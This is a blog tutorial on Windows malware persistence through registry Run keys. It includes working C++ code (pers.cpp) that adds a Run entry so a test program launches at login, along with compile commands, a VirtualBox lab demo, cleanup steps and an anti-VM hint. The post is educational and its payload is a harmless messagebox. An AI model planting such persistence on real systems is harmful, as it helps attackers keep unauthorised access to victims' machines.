


# Malware development: persistence - part 1. Registry run keys. C++ example.

 [cocomelonc.github.io/tutorial/2022/04/20/malware-pers-1.html](https://cocomelonc.github.io/tutorial/2022/04/20/malware-pers-1.html)

April 20, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post starts a series of articles on windows malware persistence techniques and tricks.


Today I'll write about the result of my own research into the "classic" persistence trick: startup folder registry keys.

## run keys

Adding an entry to the "run keys" in the registry will cause the app referenced to be executed when a user logs in. These apps will be executed under the context of the user and will have the account's associated permissions level.


The following run keys are created by default on Windows Systems:

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Run




```
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS C:\Users\User> PS C:\Users\User> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
OneDrive    REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Process Hacker 2    REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
PS C:\Users\User>
```

HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce



```
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS C:\Users\User> PS C:\Users\User> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce" /s
PS C:\Users\User>
```


HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run



```
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS C:\Users\User> PS C:\Users\User> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
VBoxTray    REG_EXPAND_SZ    %SystemRoot%\system32\VBoxTray.exe
PS C:\Users\User>
```

Please note that this suggests to another trick to anti-VM (VirtualBox)

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce



```
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS C:\Users\User> PS C:\Users\User> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce" /s
PS C:\Users\User>
```

Threat actors can use these configuration locations to execute malware to maintain persistence through system reboots. Threat actors may also use masquerading to make the registry entries look as if they are associated with legitimate programs.

## practical example

Let's go to look at a practical example. Let's say we have a “malware” `hack.cpp`:

```

/*
meow-meow messagebox
author: @cocomelonc
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

```

Let's go to compile it:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```

(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-20-malware-pers-1]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-20-malware-pers-1]
└─$ ls -lht
total 44K
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Apr 20 19:08 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 201 Apr 20 09:56 README.md
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Apr 20 09:29 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc 674 Apr 20 09:29 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 232 Apr 20 09:20 hack.cpp
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-20-malware-pers-1]
└─$ █

```

And save it to folder Z:\\2022-04-20-malware-pers-1\\:



The screenshot shows a Windows PowerShell window titled "win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox". The command "dir" is run in the directory "Z:\2022-04-20-malware-pers-1". The output lists four files:

Mode	LastWriteTime	Length	Name
---	---	---	---
----	4/20/2022 9:20 AM	232	hack.cpp
----	4/20/2022 9:29 AM	15360	pers.exe
----	4/20/2022 9:27 AM	14848	hack.exe
----	4/20/2022 9:29 AM	674	pers.cpp

Below the window, the Windows taskbar is visible, showing the Start button, a search bar, pinned icons for File Explorer, Mozilla Firefox, and Microsoft Edge, and the system tray with the date and time.

Then, let's create a script `pers.cpp` that creates registry keys that will execute our program `hack.exe` when we log into Windows:

```

/*
pers.cpp
windows low level persistense via start folder registry key
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/04/20/malware-pers-1.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    // malicious app
    const char* exe = "Z:\\2022-04-20-malware-pers-1\\hack.exe";

    // startup
    LONG res = RegOpenKeyEx(HKEY_CURRENT_USER,
    (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }
    return 0;
}

```


As you can see, logic is simplest one. We just add new registry key. Registry keys can be added from the terminal to the run keys to achieve persistence, but since I love to write code, I wanted to show how to do it with some lines of code.

## demo

---

Let's compile our `pers.cpp` script:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```

[cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-20-malware-pers-1]
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
[cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-20-malware-pers-1]
$ ls -lht
total 44K
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Apr 20 19:19 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 15K Apr 20 19:08 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 201 Apr 20 09:56 README.md
-rw-r--r-- 1 cocomelonc cocomelonc 674 Apr 20 09:29 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 232 Apr 20 09:20 hack.cpp
[cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-04-20-malware-pers-1]
$ 

```

Then, first of all, check registry keys in the victim's machine:

```
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s
```

```
File Machine View Input Devices Help
Windows PowerShell
PS Z:\2022-04-20-malware-pers-1> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
OneDrive    REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Process Hacker 2    REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
PS Z:\2022-04-20-malware-pers-1>
```

Then, run our `pers.exe` script and check again:

```
.\pers.exe
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s
```

The screenshot shows a Windows 10 desktop environment with a PowerShell window titled "win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox". The PowerShell session is running on a virtual machine named "peekaboo". The command entered is:

```
PS Z:\2022-04-20-malware-pers-1> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s
```

The output of the command shows two existing entries in the registry key:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
OneDrive    REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Process Hacker 2   REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
```

Then, a new entry is added:

```
PS Z:\2022-04-20-malware-pers-1> .\pers.exe
PS Z:\2022-04-20-malware-pers-1> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s
```



The output after adding the new entry shows three entries:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
OneDrive    REG_SZ    "C:\Users\User\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Process Hacker 2   REG_SZ    "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
hack      REG_SZ    Z:\2022-04-20-malware-pers-1\hack.exe
```

The PowerShell window has a dark blue background. The taskbar at the bottom shows icons for File Explorer, Firefox, and Task View. The system tray shows the date and time as 4/20/2022 9:39 AM.

As you can see, new key added as expected.

So now, check everything in action. Logout and login again:



```

1 //-
2 pers.cpp-
3 windows low level persistense via start folder registry key-
4 author: @cocomelonc-
5 https://cocomelonc.github.io/tutorial/2022/04/20/malware-pers-1-
6 -/
7 #include <windows.h>
8 #include <string.h>
9
10 int main(int argc, char* argv[]) {
11     HKEY hkey = NULL;
12     // malicious app-
13     const char* exe = "Z:\\2022-04-20-malware-pers-1\\hack.exe";
14
15     // startup-
16     LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_WRITE, &hkey);
17     if (res == ERROR_SUCCESS) {
18         // create new registry key-
19         RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
20         RegCloseKey(hkey);
21     }
22     return 0;
23 }

```

Pwn! Everything is worked perfectly :)

After the end of the experiment, delete the keys:

```
Remove-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "hack"
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```

```


PS C:\Users\User> reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
